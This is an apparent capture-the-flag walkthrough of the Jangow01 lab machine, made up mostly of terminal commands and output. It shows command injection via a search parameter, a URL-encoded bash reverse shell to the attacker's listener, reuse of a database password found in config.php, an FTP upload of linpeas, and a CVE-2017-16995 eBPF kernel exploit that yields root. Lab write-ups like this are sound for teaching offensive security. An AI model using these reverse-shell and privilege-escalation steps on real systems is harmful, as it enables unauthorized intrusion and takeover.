




```
❯ cat objetivo -l python -p
# Nmap 7.95 scan initiated Sat Mar  8 10:07:45 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p21,80 -oN objetivo 10.0.2.53
Nmap scan report for 10.0.2.53
Host is up (0.00043s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|
|_http-title: Index of /
MAC Address: 08:00:27:CD:8F:F2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  8 10:07:56 2025 -- 1 IP address (1 host up) scanned in 11.81 seconds
```




```
  <div class="collapse navbar-collapse" id="navbarResponsive">
      <ul class="navbar-nav ms-auto">
          <li class="nav-item"><a class="nav-link" href="#about">About</a></li>
          <li class="nav-item"><a class="nav-link" href="#projects">Projects</a></li>
          <li class="nav-item"><a class="nav-link" href="busque.php?buscar=">Buscar</a></li>
```




view-source:http://10.0.2.53/site/busque.php?buscar=ls -la

```
total 40
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 3 root     root      4096 Oct 31  2021 ..
drwxr-xr-x 3 www-data www-data  4096 Jun  3  2021 assets
-rw-r--r-- 1 www-data www-data    35 Jun 10  2021 busque.php
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 js
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 wordpress
```



10.0.2.53/site/busque.php?buscar=cat /home/jangow01/user.txt

```
d41d8cd98f00b204e9800998ecf8427e
```



Encode to URL-encoded format

Simply enter your data then push the encode button.

```
bash -c 'bash -i >& /dev/tcp/10.0.2.15/443 0>&1'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.


□ Encode each line separately (useful for when you have multiple entries).

□ Split lines into 76 character wide chunks (useful for MIME).


Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.


```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.15%2F443%200%3E%261%27
```




view-source:http://10.0.2.53/site/busque.php?buscar=bash -c 'bash -i %3E%26 %2Fdev%2Ftcp%2F10.0.2.15%2F443 0%3E%261'




```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.53] 45342
bash: cannot set terminal process group (2753): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ 
```




```
www-data@jangow01:/var/www/html/site$ cd wordpress
www-data@jangow01:/var/www/html/site/wordpress$ ls -la
total 24
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 ..
-rw-r--r-- 1 www-data www-data   347 Jun 10  2021 config.php
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
www-data@jangow01:/var/www/html/site/wordpress$ cat config.php
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```




```
www-data@jangow01:/var/www/html/site/wordpress$ su desafio02
No passwd entry for user 'desafio02'
```




```
www-data@jangow01:/var/www/html/site/wordpress$ ls -la /home
total 12
drwxr-xr-x  3 root     root      4096 Oct 31  2021 .
drwxr-xr-x 24 root     root      4096 Jun 10  2021 ..
drwxr-xr-x  4 jangow01 desafio02 4096 Jun 10  2021 jangow01
```




```
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
Password:
jangow01@jangow01:/var/www/html/site/wordpress$ password: abygurl69
```




```
❯ ftp 10.0.2.53
Connected to 10.0.2.53.
220 (vsFTPd 3.0.3)
Name (10.0.2.53:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||11358|)
553 Could not create file.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||10117|)
150 Ok to send data.
100% |*********************************************
226 Transfer complete.
840082 bytes sent in 00:00 (14.55 MiB/s)
```




```
jangow01@jangow01:~$ chmod +x linpeas.sh
jangow01@jangow01:~$ ls -la
total 864
drwxr-xr-x 4 jangow01 desafio02   4096 Mar  8 07:44 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
-rw------- 1 jangow01 desafio02   2518 Mar  8 07:43 exploit.c
-rwx--x--x 1 jangow01 desafio02 840082 Mar  8 07:44 linpeas.sh
```




```
jangow01@jangow01:~$ ./linpeas.sh
```




```
[+] [CVE-2017-16995] eBPF_verifier
```




Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation



```
❯ cd Jangow
❯ ftp 10.0.2.53
Connected to 10.0.2.53.
220 (vsFTPd 3.0.3)
Name (10.0.2.53:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put exploit.c
local: exploit.c remote: exploit.c
229 Entering Extended Passive Mode (|||18839|)
150 Ok to send data.
100% |*****************************************
226 Transfer complete.
13728 bytes sent in 00:00 (2.12 MiB/s)
```



```
jangow01@jangow01:~$ gcc exploit.c -o exploit
jangow01@jangow01:~$ ls -la
total 904
drwxr-xr-x 6 jangow01 desafio02   4096 Mar  8 07:52 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_hist
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logo
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
drwxr-x--- 3 jangow01 desafio02   4096 Mar  8 07:46 .config
-rwxr-xr-x 1 jangow01 desafio02  18432 Mar  8 07:52 exploit
-rw------- 1 jangow01 desafio02  13728 Mar  8 07:51 exploit.c
```



```
jangow01@jangow01:~$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88000005ec00
[*] Leaking sock struct from ffff88003c799680
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003a44e240
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003a44e240
[*] credentials patched, launching shell...
# ir
/bin/sh: 1: ir: not found
# id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
                       @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@@&#   #@@@@@@@@@&(.     /&@@@@@@@@@@
                       @  @@@@@@@@@@@&(  .@@@@@@@@@&%####((//#&@@@&    .&@@@@@
                       @  @@@@@@@&  @@@@@@&@@@@@&%######%&@*   ./@@*   &@@
                       @  @@@@@* (@@@@@@@@@#/.                .*@.   .#&.   &@@@&&
                       @  @@@, /@@@@@@@@#,                        .@.  ,&,   @@&&
                       @  @&  @@@@@@@@#.         @@@,@@@/            %.  #,   %@&
                       @@@#  @@@@@@@@/         .@@@@@@@@@@             *  .,     @@
```